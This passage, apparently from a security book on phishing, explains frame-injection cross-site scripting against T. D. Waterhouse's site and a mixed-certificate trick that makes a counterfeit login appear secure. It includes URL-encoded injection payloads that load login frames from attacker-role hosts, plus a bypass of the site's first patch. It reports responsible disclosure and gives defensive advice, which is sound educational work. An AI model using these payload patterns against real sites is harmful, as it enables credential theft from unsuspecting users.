
Notice that we are accessing the first index of the array, which is the first frame, and since we know that wsod.asp is controlling the second frame, we already have access to it. Our *document.location* changes our location to our exploit site within that content frame. This is good news, because now we can easily modify the navigation bar to look more realistic (see Figure 5.15).

Figure 5.15 Modified Navigation Frame, Now That the Attacker Has Access

We can trivially highlight the navigation tab for Banking since we have access to the frame and can just mirror the top frame and quickly modify it to our liking. This will give a more authentic approach for our attack and will probably not alert as many customers to the counterfeit site.

The bottom part is tricky, since the login screen is a full site, not two frames, but the good news is that the site's coders commented where navigation begins and ends, thus relieving us of the duty of searching through all the code. A quick cut and paste with a modification to the login form, and we're good to go (see Figure 5.16).

Figure 5.16 This Will Go into the Content Frame




Now that we have our site ready to go, it's simply a matter of constructing our poisoned URL and sending off a convincing e-mail. Since it's well known that Ameritrade is purchasing T. D. Waterhouse, there's a good reason to send out an e-mail—something like "Log in now to check out the changes to your account during the acquirement process." Our URL should be rather simple:

```
http://www.tdwaterhouse.com/research/wsod.asp?javascript:parent.frames%5B0%5
D.location=%22http://ip.securescience.net/exploits/tdwaterhouse/webbroker1.t
dwaterhouse.com/TD/Waterhouse/ie4x/frame.html%22;document.location=%22http:/
/ip.securescience.net/exploits/tdwaterhouse/webbroker1.tdwaterhouse.com/TD/W
aterhouse/ie4x/logon.html%22;
```


We can, of course, obfuscate this code if need be, but since we've demonstrated that a few times already in this book, we'll just imagine that it's obfuscated. The victim who clicks the link will view a page that looks like the one in Figure 5.17.

Figure 5.17 The Final Cut



The victim is brought to the "trusted" domain where, after logging in, he realizes his demise (see Figure 5.18).

Figure 5.18 You Didn't Believe Me, But We Are the Good Guys!




A picture-perfect moment for a phisher has been established rather trivially, unfortunately, and to add to this, we're moving on to expose how we can elevate our trust with the misuse of the tdwaterhouse.com SSL certificate.

According to some sites, the education information provided to the mainstream in regard to safety online is to validly inspect that there is a lock at the bottom of your screen and that the domain matches what the lock information is displaying. For example, what if you were at https://webbroker1.tdwaterhouse.com and the lock icon at the bottom stated that you are viewing the certificate information for webbroker1.tdwaterhouse.com? We won't go into the debate about whether many lay people even understand what SSL does and how, due to that factor, it doesn't do a bit of good, but let's assume that everyone reading this book has a basic understanding of what SSL is "good" for and how it protects the user to identify


that he or she is at a legitimate site. Also, note that not only does SSL authenticate the site, it encrypts the data across the Internet, so you can be assured that the data cannot be hijacked by a third party who could be sitting in the middle of your traffic. Essentially, it's advertised in the educational information to the user that if the user sees a lock and doesn't get any warnings, she's safe. Coincidentally, during my research on the tdwaterhouse.com domain, a warning is exactly what appeared in front of our screen when initializing our previously poisoned URL with the https:// protocol, rather than the plaintext version (see Figure 5.19).

Figure 5.19 https://www should be https://webbroker1



Lucky for us, https://webbroker1.tdwaterhouse.com was the same site as www.tdwaterhouse.com, so all we needed to do was also apply the *webbroker1* address to our URL and our previous attack works, but with a catch. If our victim runs IE, which is very likely, a popup warning box will ask us the question shown in Figure 5.20.

Figure 5.20 The Question of Truth




If the victim selects **Yes**, she does not get a lock at the bottom of the screen; if she selects **No**, the *tdwaterhouse* frames that we constructed will be blank! This causes a problem for us in two ways: It is not what the victim is used to seeing, and if she clicks **No**, we lose. This dialog box is trouble for a phisher (again, we are assuming that the user understands SSL pretty well) and lowers our chances of receiving the maximum return on investment. The simple solution is obvious: Our poisoned URL points to nonsecure items, so let's point them to secure ones. Our previous URL now becomes:

```
https://webbroker1.tdwaterhouse.com/research/wsod.asp?javascript:parent.fram
es%5B0%5D.location=%22https://slam.securescience.com/threats/tdwaterhouse/we
bbroker1.tdwaterhouse.com/TD/Waterhouse/ie4x/frame.html%22;document.location
=%22https://slam.securescience.com/threats/tdwaterhouse/webbroker1.tdwaterho
use.com/TD/Waterhouse/ie4x/logon.html%22;
```

The https://slam.securescience.com site contains a validly signed certificate by Thawte (www.thawte.com) SSL Domain CA, which is listed in most root certificate stores in updated browsers. (Some versions of Firefox do not have Thawte CA installed by default.) Our newly established URL with our valid certificate works without this popup appearing in IE or Firefox. (Firefox puts a cross through the lock if insecure items are present.) Not only that, but no other popups come up either; remember, we are using two frames within the https://webbroker1.tdwaterhouse.com domain, which means that two certificates are present: the attacker's certificate (slam.securescience.com) and the trusted site certificate (webbroker1.tdwaterhouse.com). We see the screen shown in Figure 5.21.

Figure 5.21 Counterfeit Site, But Lock Says webbroker1.tdwaterhouse.com




Let's take a look at the lock information (see Figure 5.22).

Figure 5.22 T. D. Waterhouse Identity Verified

Trust is relative with this endeavor. We "trust" VeriSign too much, since the victim never knows (without diving into the Web content source code) that the login information is not actually protected by the tdwaterhouse.com certificate but rather by the phisher's certificate. This is an extremely advantageous opportunity for the phisher because it can elevate the user's confidence for the target site via what we call a "mixed certificate" technique. (Previously we dubbed it SSL-Mix, but it's not SSL's fault.) Mind you, this can be done without mirroring the Web site. When the user logs in, she gets our little message (see Figure 5.23).

Figure 5.23 We Have Your Login, But Don't Worry, We'll Give It Back




We reported this vulnerability to T. D. Waterhouse, and it was patched within two days of the report. It's good to see such active responses regarding these types of threats.

We could have taken an alternative approach in our phishing attack and provided a link that modifies the form data and sends it to us. This would require no extra SSL certificate, and the fact of the matter is that you have to consider that when CSS is plausible, the site should be considered compromised, including SSL. This does not take exception to the fact that embedded objects in a site should not warn the user when there are multiple certificates present, but the debate on whether this is worth fixing tends to be toward the "no" side, since the opinion is that this is not a browser or SSL problem, it's a "the site is compromised" problem. We'll let the reader come to his or her own decision regarding this matter.

The Code of Many Colors

The response to our two versioned attacks prompted a pretty (quick) response that was quite colorful (see Figure 5.24).

Figure 5.24 Fix, Not Reinvent!



In an attempt to remain humble, we'll assume that the patch got squeezed in with an already planned revamp of the site, and it was a matter of pure coincidence that we reported the Web site vulnerability two days before this launch. In any case, the News and Research tab has been changed to Quotes and Research, and the wsod.asp file no longer exists on the site. The newly replaced URL is now:

```
http://www.tdwaterhouse.com/nav/generic_frameset/?VenID=WSOD&PageID=public/stocks/overview/overview.asp&navID1=quotes_research&navID2=stocks
```

T. D. Waterhouse got rid of its arbitrary location vulnerability, and the *PageID* parameters are linked only to local directories. The *navID1* and *navID2* variables indicate the location of the frame navigation links that are controlled with the

NavigationFrm.asp file. So this patch is still using frames, and it is still two main frames, according to the source code:

```
<frameset rows="110,*" border="0" framespacing="0">
  <frame src="NavigationFrm.asp?navID1=quotes_research&navID2=alerts"
name="NavigationFrame" scrolling="no" marginwidth="0" marginheight="0"
noresize frameborder="0">
  <frame
src="http://marketresearch.tdwaterhouse.com/public/alerts/overview.asp?retVa
l=www.tdwaterhouse.com&lang=ENG" name="VendorFrame" target="VendorFrame"
marginwidth="0" marginheight="0" noresize frameborder="0" scrolling="auto">
</frameset>
```

This slightly more intricate method of handling frames has some really obvious weaknesses due to them not actually patching the problem at all, just changing the style of the site and the way it operates. This is comical in that the analogy we were going to use is exactly what is happening, in a sense:


```
Building Inspector: There is a problem with your foundation, you have a
crack right there, under the orange paint. The foundation is unstable. Do
you see it?
Building Developer: Yes, I see it, thanks for telling me.
Building Developer (talking to Construction Crew): The foundation is
problematic, how should we solve that?
Construction Workers: We'll put spackle over the crack and paint it green!
Building Developer: Very well then, see to it that it gets done ASAP!
```

The lack of input validation yet again lets us add our own code arbitrarily. In this case, we have access to the source code at the parameter level, so we merely close the previous frame tag (using >) and restart our frame. For some reason we are not able to generate JavaScript directly from this page, but our attack will still be effective (we can still create a frame that executes Java Script, if we so desire). The most ideal place to inject our new frame (due to the order of the source code) is in the *navID1* parameter, like so:

```
http://www.tdwaterhouse.com/nav/generic_frameset/?VenID=WSOD&PageID=%22%3E%3
Ctitle%3EDon't%20Get%20Phished%3C/title%3E&navID1=%22%3E%3Cframe%20src%20=%2
0%22http://www.google.com%22%3E%3C/frameset%3E
```

We can put arbitrary title information within the *PageID* parameters optionally, and so far we will see the screen shown in Figure 5.25.

Figure 5.25 Yet Again, Content Frame Control



So now we just need to construct a modified version of the front page with the login options and we're golden. Our new URL now looks like this:


```
http://www.tdwaterhouse.com/nav/generic_frameset/?VenID=WSOD&navID1=%22%3E%3
Cframe%20src=%22http://ip.securescience.net/exploits/tdwaterhouse/new/%22nam
e=%22NavigationFrame%22%20scrolling=%22YES%22%20marginwidth=%220%22%20margin
height=%220%22%20noresize%20frameborder=%220%22%20%3E
```

Our final product looks like Figure 5.26.

Figure 5.26 Bottom Frame Is Our "Evil" Content

When the victim logs in… (see Figure 5.27on the next page).

Figure 5.27 Colors Are Pretty—That Is All




There are many ways to implement frames, but many seasoned Web developers advise against using frames for these reasons alone. Some researchers say that if you take inline frames and standard frames out of a browser's vocabulary, you will have a hard time making these attacks possible. We don't necessarily agree that it will fix all problems, but it will definitely make these types of attacks a bit more difficult. Don't publish accessible scripts that control the content of a frame via a modifiable parameter. The phishing demonstration we just did was an easy rendition without JavaScript use. If we desired, we could add JavaScript within the content frame and control the entire site (see Figure 5.28).

Figure 5.28 I Can Do Colors, Too!

As you can see, their colorful patch job fixed absolutely nothing, and a phisher can trivially bypass this with a little persistence and some fundamental knowledge. If we keep this up, phishers might mess with the stock market (see Figure 5.29 on page 260).

Figure 5.29 American Stock Exchange—There Are Others



A Web Site Full of Secrets

Dynamic HTML is quite powerful, and so far we haven't done anything severely complicated to obtain our objective for performing our trickery. But what happens when the phisher wants more than just a login? Can they only exercise maliciousness within the Web site to gain access to user credentials, or is there something more to be capitalized on with these cross-user attacks? Anton Rager introduced his XSS-Proxy (http://xss-proxy.sourceforge.net/) proof of concept code at Shmoocon 2005 (www.shmoocon.org), demonstrating the possibilities of advanced XSS techniques, including harnessing a control channel for an attacker to fully operate victim browsers at will.

